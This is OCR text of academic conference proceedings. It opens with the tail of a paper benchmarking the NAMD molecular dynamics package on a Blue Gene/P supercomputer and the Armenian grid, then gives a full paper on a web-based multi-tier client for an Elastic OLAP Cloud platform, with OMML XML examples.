ArmGrid infrastructure successfully interconnected with the international [4] and regional [5] Grid infrastructures. For this investigation, mainly the below mentioned two most powerful computer architectures presently available in the South East European region and in Armenia have been used: Bulgarian IBM Blue Gene/P [6] contains 8192 densely packed microprocessors and runs at 23.42 trillion operations per second and Armcluster.

Recently, a number of benchmarking simulations were carried out both on grid infrastructures [7] and supercomputers [8], using the most popular software packages GROMACS [9] and NAMD [10].

NAMD is a parallel molecular dynamics code designed for high-performance simulation of large biomolecular systems. NAMD scales to hundreds of processors on high-end parallel platforms, as well as tens of processors on low-cost commodity clusters, and also runs on individual desktop and laptop computers. NAMD works with AMBER and CHARMM potential functions, parameters, and file formats. The NAMD package was benchmarked on Blue Gene/L system using ~8000 processors [11] achieved 1.2 TF of peak performance for cutoff simulation and ~0.99TF with PME method.

The purpose of this research is to estimate the parallel performance of NAMD package BlueGene/P (IBM Blue Gene/P: PowerPC 450 processors, a total of 8192 cores) at Bulgarian Supercomputing Centre and compare to our previous data, which is done on the ArmGrid infrastructure [12]. In overall, about 100ns of simulation run was carried out on anionic sodium dodecylsulfate inverse micellar system with presence of polyampholytes at various pH (see Figure 1).




Figure 1. Anionic sodium dodecylsulfate inverse micellar system with presence of polyampholytes at pH=9.

II. BENCHMARKS AND RESULTS

The NAMD package using CHARM++ communication library is a C++ based parallel program, the parallelization of which is done via hybrid force/spatial decomposition. The system of about 210K atoms is used as a benchmarking system (inverse micelle in oil). As a timestep 1fs is used and the PME electrostatics and van der Waals forces truncated at 1.2nm.

The Molecular Dynamics study of mentioned system makes it possible to deepen understand the mechanism of interaction of anionic sodium dodecylsulfate and cationic/anionic/noncharged polymer and to receive features of systems receiving an significant impact in the oil industry.




Figure 2. The NAMD performance and the estimation of ns per day against the number of processors for BlueGene/P, ArmCluster and AM-03-YSU sites.

The benchmarking data was shown in Figure 2. As a comparison, we have provided also our previous data, which have been done using the computational resources of the ArmGrid infrastructure. The benchmark ploting shows that we obtain almost linear increase of calculation speed with the increase of number of processors in case of BlueGene/P. One can see that there no saturation points and for 4096 processors we get about ~0.12 days/ns results. In case of Grid infrastructure, we see the breakdown in scaling, dealing with interconnection between processors, i.e. it is naturally to suppose, that the software spends more time on interconnection between processors. For this purpose, series of micro benchmarking on MPI implementations [12] for Myrinet and Gigabit networks have been done.

The data implies that the scaling on clusters with high performance of Myrinet and Infiniband networks is rather better than the clusters using Gigabit Ethernet network that is to say, we see the breakpoint in scaling followed by disappearing of such kind of "critical points" when the system size exceed the so called "critical amount" of atoms [12].




Figure 3. The NAMD performance and the estimation of days/ accordingly for 1000K, 330K, 210K 92K and 54K atoms.

In Figure 3 the benchmarking data of 54K, 92K, 210K, 330K and 1000K systems using computational resources (48 cores, Gigabit Ethernet) of the Grid site located in the State Engineering University of Armenia are shown. It is clearly seen that when the system reaches up to 330K atoms, the breakdown in scaling disappears and we track almost continuously decrease of calculated parameter. It is important to mention that optimal number of processors is 16 (see Figure 3).

III. CONCLUSION

Thus, the benchmarking results provided below, implies that for complex systems consisting more than 200K atoms the usage of supercomputers is rather efficient than the computational facilities of the ArmGrid infrastructure. For relatively small systems up to 200-300K atoms, with the increase of processors we track that the computation spend more time on communications between processors, as in case of Grid sites of the ArmGrid infrastructure, whereas the benchmarking on BlueGene/P shows almost gradually increase of speed of calculation with the increase of processors. Note that for relatively small amount of processors (up to 64 processors) the speed of calculation is surely better on

ArmGrid sites due to the type of processors (BlueGene/P with PowerPC 450 - 850MHz vs worker nodes with Intel 2.0GHz to 3.06GHz frequency). Finally, the presented results should be very important to choose the appropriate amount of processors in case of computational resources; meanwhile, the supercomputers show almost ideally behavior with the increase of processors.

It is further expected to start the benchmarking on GROMACS software package to testify the sensitivity on system sizes using BlueGene/P resources at Bulgarian Supercomputing Centre, as well as on Grid sites using graphics processing units (GPU), because high degree of parallelism and floating point arithmetic capability of GPUs can attain performance levels twenty times that of a single CPU core.

ACKNOWLEDGMENT

This work was supported in part by the European Commission under EU FP7 project HP-SEE (under contract number 261499).

REFERENCES

[1] M. Griebel, S. Knapek, G. Zumbusch, Numerical Simulation in Molecular Dynamics, Springer, Berlin, Heidelberg 2007, ISBN 978-3-540-68094-9.

[2] H. Astsatryan, Yu. Shoukourian, V. Sahakyan, The ArmCluster Project: Brief Introduction, Proceedings of the International Conference on Parallel and Distributed Processing Techniques and Applications (PDPTA '2004), Volume III, ISBN: 1-932415-25-4, pp. 1291-1295, CSREA Press, June 21-24, 2004, Las Vegas, Nevada, USA.

[3] Armenian National Grid Initiative, http://www.grid.am.

[4] "Establishing EGI.eu", Projects (British Publishers): p. 26, Retrieved 3 October 2011.

[5] O. Prnjat, et al, SEE-GRID eInfrastructure for Regional eScience, Data Driven e-Science: Use Cases and Successful Applications of Distributed Computing Infrastructures, International Symposium on Grid Computing, Taipei, Taiwan, 5-12 March 2010.

[6] Bulgarian Supercomputing Centre, http://scc.acad.bg

[7] C. Kutzner et all, Speeding Up Parallel GROMACS on High-latency Networks. Journal of Computer Chemistry 28, 12, 2075-2084, 2007.

[8] J. C. Philips, G. Zheng, S. Kumar and L. V. Kale. NAMD Biomolecular Simulation on thousands of processors. Proceedings of SC 2002, Baltimore, MD, September, 2002.

[9] van der Spoel, et al, Gromacs User Manual version 3.1.1, Nijenborgh 4, 9747 AG Groningen, The Netherlands, 2002

[10] L. Kale, et al, NAMD2: Greater scalability for parallel molecular dynamics, Journal of Computational Physics 151 (1999), pp. 283-312

[11] C. Kumar, G. Huang, L. Almasi, V. Kale, Archieving Strong Scaling with NAMD on Blue Gene/L, ipdps, pp. 41. Proceedings 20th IEEE International Parallel and Distributed Processing Symposium, ISBN:1-4244-0054-62006.

[12] A.H. Poghosyan, L. H. Arsenyan, H. Astsatryan, M. Gyurjyan, H. Keropyan, A.A.Shahinyan, NAMD Package Benchmarking on the Base of Armenian Grid Infrastructure, Communication & Network, in press, 2012.

DISTRIBUTED PROGRAMMING AND CLOUD SERVICE

Accessing and Steering the Elastic OLAP Cloud

Sicen Ye, Peng Chen, Ivan Janciak, and Peter Brezany
Research Group of Scientific Computing, Faculty of Computer Science, University of Vienna, Nordbergstrasse 15/C/3, 1090 Vienna, Austria
Email: {a0309037, a0307969}@unet.univie.ac.at, {brezany, janciak}@par.univie.ac.at}

Abstract – A typical cloud platform provides capability of scalability, elasticity and fault tolerance. Moreover, it is designed to deal with high volumes of data on nearly unlimited number of machines. On-Line Analytical Processing (OLAP), a kernel part of modern decision support systems, allows interactive analysis of multidimensional data of varied granularity. A combination of the Cloud Computing and OLAP technologies brings challenges in providing OLAP analysis services in distributed environments. This paper first presents an overview of our on-going research of Elastic OLAP Cloud Platform. Then it introduces our design and implementation of a multi-tier client system, which on one hand interacts with the Elastic OLAP Cloud platform, provides Web based Graphical User Interfaces for administration of virtual OLAP cubes and performing OLAP analysis queries, and on the other hand, interacts with the OGSA-DAI middleware to access heterogeneous data sources and load integrated data into the Elastic OLAP Cloud platform. The communication between the client and the platform is based on our home-grown OLAP Modeling Markup Language (OMML), which is also presented in this paper.

I. INTRODUCTION

Cloud Computing is the evolution result of virtualization technology, network storage technology, distributed computing, parallel computing and Grid Computing. It shares several characteristics with these computing models and brings a more flexible and more scalable computing model. Cloud Computing provides, through Internet, supercomputing power, which is made up from a large number of relatively low cost physical computing instances. Utilizing service models like Software as a Service (SaaS), Platform as a Service (PaaS) and Infrastructure as a Service (IaaS) the Cloud Computing distributes its computing power to the end user, which normally could be only a "thin" client, e.g. a Web browser without any programming requirements.

On-Line Analytical Processing (OLAP) is an important analytical approach of data warehouse technology. It has been widely applied in business, industry and scientific research. OLAP supports complicated analysis on shared multi-dimensional data. It provides support to decision making with analytical query results which are intuitive and easy to understand. The expected data of an OLAP system could be distributed in different locations and may be from different data sources. The size of the data is normally huge in volume. The core of an OLAP implementation is the OLAP Cube consisting of numeric facts called measures, and categorized by their dimensions.

Cloud Computing provides scalable compute infrastructure based on dynamic configurable virtualized hardware resources. The most significant characteristics of Cloud Computing are virtualization and elasticity. The combination of Cloud Computing and OLAP has led to the prototype of our *Elastic OLAP Cloud Platform* introduced in [1], which can efficiently utilize Cloud Computing infrastructure and provides scalable OLAP service through Representational State Transfer (REST) Web Service interfaces [2]. REST is a software architecture style, which indicates that interaction with the Elastic OLAP Cloud should be achieved by Hypertext Transfer Protocol (HTTP) request and response. But, manually initiating an HTTP request and handling the response is not an easy task, we need a user-friendly way for interaction with the RESTful[1] interfaces so to access and steer the Elastic OLAP Cloud Platform, this is also the motivation for the efforts presented in this paper.

Accessing and steering the Elastic OLAP Cloud Platform includes the following aspects, and should be available for two user groups with different privileges:

- OLAP Query Client: the user from this group can access the Elastic OLAP Cloud Platform, initialize OLAP Query and get OLAP analytical results.
- OLAP Administrator: Besides performing OLAP analysis, the user from this group has also a privilege for management of OLAP cubes, accessing heterogeneous data sources, transferring the raw data to the Elastic OLAP Cloud Platform, and loading the data into specified OLAP cubes.

Google Web Toolkit (GWT) is an open source framework based on Java and it is used to fast develop Asynchronous JavaScript and XML (AJAX) Web applications. GWT provides a lot of attractive Web-based Graphical User Interface (GUI) components. Further, the GWT developer can efficiently design and implement multi-tier front end web application and easily interact with various kinds of backend business logic. Such a front end Web application can be a good candidate for Cloud Computing. To access and steer the Elastic OLAP Cloud Platform, we have applied GWT and developed a multi-tier client system with two web based GUIs for users from different privilege groups.

Before loading data into the OLAP cubes on the Elastic OLAP Cloud Platform, the raw data from different kinds of data sources should be integrated and converted into a unified format, this can be achieved by an Open Grid Services Architecture - Data Access and Integration

[1] A software architecture conforming to the REST style constrains is referred to as being "RESTful".

(OGSA-DAI) server. OGSA-DAI is a middleware service, which aims to provide an efficient way for data access and integration in distributed computing environments. It allows the user or other services to access various kinds of heterogeneous databases including relational databases, XML databases, and also file system-based data repositories. It enables sharing data resources at a high level, so, co-processing and accessing to the data sources becomes more efficient, transparent and reliable.

As our client system has a multi-tier architecture, each tier of the architecture should understand each other by agreement on some common standard. Our home-grown OLAP Modeling Markup Language (OMML) is applied to represent all OLAP related information including OLAP cube description, OLAP queries, analytical results, and so on. Data in the system are represented in the WebRowSet XML format, which is an efficient way for transferring large amount of data in distributed environments through Web Service interfaces.

This paper describes our original design and implementation of the Web-based multi-tier client system, which aims at providing a user-friendly way for accessing and steering the Elastic OLAP Cloud Platform.

The rest of the paper is organized as follows. Section II gives a short overview of the Elastic OLAP Cloud Platform and related previous work. Section III presents the architecture of the client system including description of each tier. In Section IV, the eXtensible Markup Language (XML) applied in the system is discussed. Section V describes the data flow and the way of data integration in the system. In Section VI, we present several GUI screenshots of the implemented client system. Section VII makes conclusion and gives ideas for further research and development.

II. BACKGROUND AND PREVIOUS WORK

The OLAP engine [3] originated from the GridMiner project[2] is the most essential part of the Elastic OLAP Cloud Platform. This engine is a Multi-dimensional OLAP (MOLAP) implementation [4], which in comparing with the Relational OLAP (ROLAP) has at least two advantages [5].

1) Only distinct dimension members are stored for indexing and locating measures, which implies better storage resource utilization.

2) Fast measure indexing algorithm, which implies better processing performance.

The OLAP engine was developed in the era of Grid Computing, besides fulfillment of all requirements of an efficient OLAP implementation [6], it was designed to be deployed to the distributed computational resources. The engine uses Master/Hosts approach as its distribution structure [7]. The master compute node can not only distribute the storage load, but also distributes the work load, i.e. huge amount of data can be distributed to host compute nodes, besides, all the host compute nodes can perform OLAP analysis simultaneously, and the final analysis result is than aggregated at the master compute node.

The Elastic OLAP Cloud Platform [1] is our further research and development effort on base of the OLAP engine developed within the GridMiner project. The platform provides a set of RESTful Web services managing the multidimensional data model in a Cloud environment. The services store, manage, analyze data and answer OLAP queries in a fully distributed manner. The size of the platform is dynamically scalable in the runtime upon OLAP administrator's requirements. The scalability of the platform is implemented via an infrastructure broker mechanism, which means that there is an infrastructure resource broker in the platform, which provisions compute resources from the Cloud infrastructure provider to the OLAP Cloud. In this way, each part of the platform (the Cloud infrastructure provider, the infrastructure broker and the OLAP Cloud) are substitutable and loosely coupled to each other (they cooperate with each other also through RESTful Web Services). A good practice for designing software architecture of a cloud computing platform suggests that the more loosely coupled the components of the system are, the better it scales [8].

The feasibility and effectiveness of the Elastic OLAP Cloud Platform was proved by experiments on the Amazon Elastic Computing Cloud (EC2) [9], which was used as a test cloud infrastructure provider. The performance analysis based on the experiment results has shown that the platform can take advantage of the Cloud Computing parallel computation model by low cost and high benefit of the parallel OLAP operations.

III. MULTI-TIER ARCHITECTURE OF THE CLIENT SYSTEM




Figure 1. The multi-tier architecture

The architectural overview of the system is illustrated in Figure 1. The part on the left to the dashed line is a

[2] http://www.gridminer.org

typical architecture of the GWT framework [10]. There are two tiers in this part. The first one is the GWT client tier that provides two Web-based GUIs with AJAX features for users from two different groups: OLAP Query client and OLAP Administrator. The second one is the GWT server tier, which is also a part of the GWT framework. The GWT server tier contains several Servlet logics and interacts with both the GWT client tier and the back end business logic of the service tier. The right part of the dashed line is the service tier including three services which play the role of back end business logic in the architecture. The communication between GWT client tier and GWT server tier is achieved by GWT Remote Process Call (RPC) [10], the communication between GWT server tier and service tier is achieved through different Servlets either by HTTP or by JDBC.

A. The GWT client tier

The GWT client tier is the presentation layer, which directly interacts with the user. The main tasks of the GWT client tier include:

- JavaScript views: Implementation of two different AJAX GUIs, one for OLAP Query Client and one for OLAP Administrator.
- RPC: Implementation of RPC communication between GWT client tier and GWT server tier.
- OMML Parser: Implementation of the function for converting the query table initiated by the user to the OMML document and converting the OMML query result from the Elastic OLAP Cloud Platform to the result table of the GUI.
- WebRowSet XML Parser: First, in the GWT server tier the raw data from the Derby database or from OGSA-DAI server will be converted into the unified WebRowSet XML format. Then the data will be passed to the GWT client tier; here the WebRowSet XML format data is parsed and presented in the form of a grid table to the OLAP Administrator, who can then decide, whether the data shown in the table should be loaded into the OLAP cubes.

B. The GWT server tier

The GWT server tier is an intermediate layer, which separates the GWT client tier and services tier. Servlets in this tier can be called from the GWT client tier through RPC interface. On the other hand, the Servlets work as clients of different back end services:

- OLAP Access Servlet: This Servlet communicates with the OLAP cloud through HTTP and are implemented by Apache Wink client toolkit. The Servlet handles the request to send to the OLAP cloud, transferring parameters and getting response back. For loading data to the OLAP cloud, the Servlet transfers data in the WebRowSet XML format to the OLAP cloud. For querying OLAP, the Servlet communicates with the OLAP cloud by exchanging OMML messages.
- Database Access Servlet: This Servlet implements data access directly to a relational database - Apache Derby database. It uses JDBC to connect to the database and get data from the database and transform the raw data into the WebRowSet XML format and sends it to the GWT client tier.
- OGSA-DAI Access Servlet: This Servlet implements data access to the OGSA-DAI server, which integrates data from heterogeneous data sources and provides it to the Servlet. The Servlet transforms the raw data into the WebRowSet XML format and sends it back to the GWT client tier.

Besides the three Servlets in this tier, we have also implemented a WebRowSet XML generator module, which is embedded both in the Database Access Servlet and OGSA-DAI Access Servlet. Its main function is converting the WebRowSet Java object, which holds the resulted data, to the WebRowSet XML document.

C. The service tier

The service tier contains all the back end business logics, which are provided through different kinds of interfaces. The client system can load data from databases either through the Apache Derby Database or through the OGSA-DAI server, but our data source is not limited to databases. In the service tier, it is easy to extend more data sources of other types as we have a loosely coupled architecture. Data from different sources are converted into a unified format and can be loaded into OLAP cubes in the Elastic OLAP Cloud Platform.

- Elastic OLAP service: The Elastic OLAP Cloud Platform provides OLAP services to the client systems through RESTful Web Service interfaces. Through these interfaces, the OLAP Query Client can access the Elastic OLAP Cloud platform and perform OLAP analysis, while OLAP Administrator can manage OLAP cubes and decide the data flow from data sources to specified OLAP cubes.
- Apache Derby Database: Apache Derby database is a typical relational database. A Derby database server is setup and configured in the service tier. It provides relational database access services through JDBC.
- OGSA-DAI Service: The OGSA-DAI provides data access and integration service through Axis2 Web Service[3] interfaces. The OGSA-DAI service is also a suitable candidate to be deployed in Cloud Computing environment to enhance its scalability.

IV. REPRESENTING OLAP MODELS AND ASSOCIATED DATA

A. OMML

The OLAP Model Markup Language (OMML) is designed aiming at providing a consistent OLAP models

[3] http://axis.apache.org/axis2

description standard, which should be independent of any target OLAP platform. This standard representation can be used by other OMML compatible applications for further processing of the same data cube, for example data mining tools or graphical representation of OLAP models. With OMML a sufficient level of interoperability between different OLAP systems can be guaranteed. So, two or more OLAP systems can use OMML to cooperate and exchange information and data.

OMML was firstly introduced and drafted in [11]. We have further developed and further developed it for Elastic OLAP Cloud Platform. OMML is applied as communication language between the Elastic OLAP Cloud Platform and the client system. Components of OMML can be categorized into following groups, which can also be seen as requirements to OMML:

- Representation of OLAP analytical operations, this part can be used for initializing customizable OLAP queries.
- Representation of the data cube itself including its metadata about dimensions, hierarchical relations between dimensions and dimension members.
- Representation of OLAP analytical results.

Figure 2 is an example for OMML representation of a simple data cube with 4 data fields. The cube has three dimensions, "Location", "Year", "Product", and a measure "Sale". There are no hierarchical relationships between the dimensions. Dimension members are located inside <value> elements.

```
<DataDictionary numberOfFields="4">
  <DataField name="Location" optype="categorical"
    dataType="string" measure="false" >
      <Value>Austria</Value>
      <Value>USA</Value>
  </DataField>
  <DataField name="Year" optype="categorical"
    dataType="integer" measure="false" >
      <Value>2011</Value>
      <Value>2010</Value>
  </DataField>
  <DataField name="Product" optype="categorical"
    dataType="string" measure="false" >
      <Value>PC</Value>
      <Value>TV</Value>
  </DataField>
  <DataField name="Sale" optype="continuous"
    dataType="double" measure="true"/>
</DataDictionary>
```

Figure 2. OMML representation of a data cube

An OLAP Query always comes with a specific OLAP operation and a data range specification for each dimension of the data cube. Figure 3 is an OLAP Query example, which leads to a "sum" operation on specified data. The semantic meaning of the example query is: *"How many PCs in total were sold in Austria in the past two years?"*

```
<Query id="1" method="sum">
  <Parameter name="Product">
    <Value>PC</Value>
  </Parameter>
  <Parameter name="Location">
    <Value>Austria</Value>
  </Parameter>
  <Parameter name="Year">
    <Value>[ANY]</Value>
  </Parameter>
</Query>
```

Figure 3. OMML representation of an OLAP Query

After execution of the above example OLAP Query, the related single-value result can be given in OMML as shown in Figure 4.

```
<Result id="1">
  <Value>543</Value>
</Result>
```

Figure 4. OMML representation of an OLAP Query

B. WebRowSet XML

Normally, WebRowSet XML documents are generated following the standard WebRowSet XML schema definition. A WebRowSet XML document contains three separated parts: properties, metadata and data. It is a well structured and space-saving data format to efficiently represent data from relational databases or other data sources. Besides, a WebRowSet XML document can be easily and efficiently processed by various implementations even when volume of data is huge [12]. All these features make the WebRowSet XML a suitable format for our system to transfer data through Web Services.

V. DATA INTETGRATION AND DATA FLOW

In the design of the client system there is an Apache derby Database server, which enables direct relational database access. But more generally, we can access different kinds of distributed database sources through an OGSA-DAI server, which provides integrated data in a unified format to the Elastic OLAP Cloud Platform. An OGSA-DAI server hides heterogeneities of its related databases and it shares most of the concepts and requirements of general distributed systems [13]; these include access transparency, location transparency, migration transparency, security transparency etc.

The data flow in the client system can be illustrated for OLAP Query Client and OLAP Administrator respectively due to different privilege and function requirements of the these two user groups.

A. Data flow of the OLAP Query Client

Figure 4 illustrates the data flow of the OLAP Query Client. Firstly, the OLAP Query Client should initiate

query in the Query Client's GUI and fill in the form with query parameters to specify the range of data and the required OLAP analysis. The form will be then parsed by the OMML parser module and converted to an OMML document. After that, a RPC connection will be established between the GWT client tier and GWT server tier, through the RPC connection the OMML document will be transferred to the GWT server tier and then will be sent to the OLAP cloud by the OLAP Access Servlet through the HTTP connection.




Figure 5. Data flow of the OLAP Query Client

In the service tier, the Elastic OLAP Cloud Platform handles the query sent by the OLAP Query Client, and performs OLAP analysis accordingly. After the analytical result is available, it will be converted into the OMML document. The result will be transferred back through the above mentioned two connections: first through HTTP to the GWT server tier and then through the RPC connection to the GWT client tier. Finally, in the GWT client tier, the query result in the OMML format will be parsed again by the parser module and a related table will be built to present it to the OLAP Query Client in the GUI.

B. Data flow of the OLAP Administrator

Figure 5 presents the data flow of the OLAP Administrator in the multi-tier architecture. Firstly, the OLAP Administrator can initiate a request for accessing the raw data in the Administrator GUI, the request will be sent to the GWT server tier through the RPC connection. After that, based on the OLAP Administrator's specification, in case the requested raw data is provided by a Derby database directly, the Database Access Servlet in the GWT server tier will establish a JDBC connection to the Derby database and forward the request through the connection. When the requested raw data is provided by the OGSA-DAI server, the OGSA-DAI Access Servlet will forward the request through HTTP to the OGSA-DAI server.

OGSA-DAI uses a document oriented interface to support interaction with data sources. Our client system does not need to directly interact with data sources, but send document to the OGSA-DAI data service resource which is associated with a back end data source (e.g. relational database). The document sent to the OGSA-DAI data service resource contains SQL query statement to retrieve the data, besides it could also contain activity specifications to enable some data processing activity on the OGSA-DAI server as preprocessor for the query result data. The document will be parsed and the described action will be performed. The result from databases is generated firstly as a ResultSet Object, then, the ResultSet Object will be converted by the data service resource to generate result document, which is returned through the data service back to the client system.

After the requested raw data sent back to the GWT server tier, the data will be converted into the WebRowSet XML format before returning to the GWT client tier.




Figure 6. Data flow of the OLAP Administrator

In the GWT client tier, the returned WebRowSet XML data will be parsed by the WebRowSet XML parser module and will be interpreted and presented in a grid table in the Administrator GUI. At this point the OLAP Administrator can check the data and decide if the data are to be loaded into the Elastic OLAP Cloud Platform. If the OLAP Administrator thinks the data is not proper, he can also make some adjustment on the request and get raw data again from the database or the OGSA-DAI server.

VI. GUI SCREENSHOTS

The screenshot of the OLAP Query Client GUI is illustrated in Figure 7.




Figure 7. Screenshot of the OLAP Query Client GUI

The screenshot of the OLAP Administrator GUI is shown in Figure 8.




Figure 8. Screenshot of the OLAP Administrator GUI

VII. CONLUSION AND FUTURE WORK

When comparing with computational models from the past, Cloud Computing moves most of the computational work from the user's terminal to the data centers. A Cloud Computing application provides its business logics through well-defined Web Services, which can be consumed by cloud clients. In most cases a cloud client is a Web-based presentation of scalable cloud services and any installation of the client is not required. This in turn allows the end user to obtain superb compute performance and unlimited storage space without huge investments in the local machines. The client system described in this paper is a set of typical cloud clients; it provides a loosely coupled multi-tier architecture for accessing and steering the Elastic OLAP Cloud Platform. Our contribution covers the following main aspects:

- Introduction of the multi-tier client system architecture, which on the one hand accesses and steers the Elastic OLAP Cloud Platform, on the other hand accesses heterogeneous data sources through the OGSA-DAI middleware.
- Extension and further development of the OMML specification as a standard representation of the data cubes, OLAP queries and analytical results.
- Implementation of the proposed architecture.

As the future work, we plan to introduce additional types of data sources at the service tier of the architecture, e.g. real-time stream data from a sensor network. Besides, the client system will be extended according to the planed data-mining extension functionality of the Elastic OLAP Cloud Platform by an approach, which we call as On-Line Analytical Elastic Mining.

REFERENCES

[1] P. Brezany, Y. Zhang, I. Janciak, P.Chen and S. Ye, "An Elastic OLAP Cloud Platform", in proceedings of International Conference on Cloud and Green Computing (CGC 2011) in Sydney, Australia, December 2011.

[2] R. T. Fielding, "Architectural styles and the design of network-based software architectures", Doctoral dissertation, University of California, Irvine, 2000.

[3] B. Fiser and P. Brezany, "OLAP engine development for distributed parallel computing", Technical report, institute of Scientific Computing, University of Vienna, February 2004.

[4] S. Goil, "High performance on-line analytical processing and data mining", phd thesis, northwestern university evanston, 1999.

[5] P. Chen, "Cloud-Enabled On-Line Analytical Processing System", Master Thesis, institute of Scientific Computing, University of Vienna, 2011.

[6] S. Youness, "Professional data warehousing with SQL Server 7.0 and OLAP services", Wrox Press Ltd, 2000.

[7] U. Onan, "High performance on-line analytical processing on computational grids", Master Thesis, 2005.

[8] V. Jinesh, "Architecting for the cloud: Best practices", http://media.amazonwebservices.com, December 2009.

[9] aws.Amazon.com, "Amazon EC2 User Guide", http://aws.amazon.com/documentation/ec2/.

[10] Google.com, "Google Web Toolkit Developer's Guide", http://code.google.com/webtoolkit/doc/latest/DevGuide.html.

[11] I. Elsayed and U. Onan, "The OLAP Model Markup Language, Working Draft", Institute of Scientific Computing, University of Vienna, January 2005.

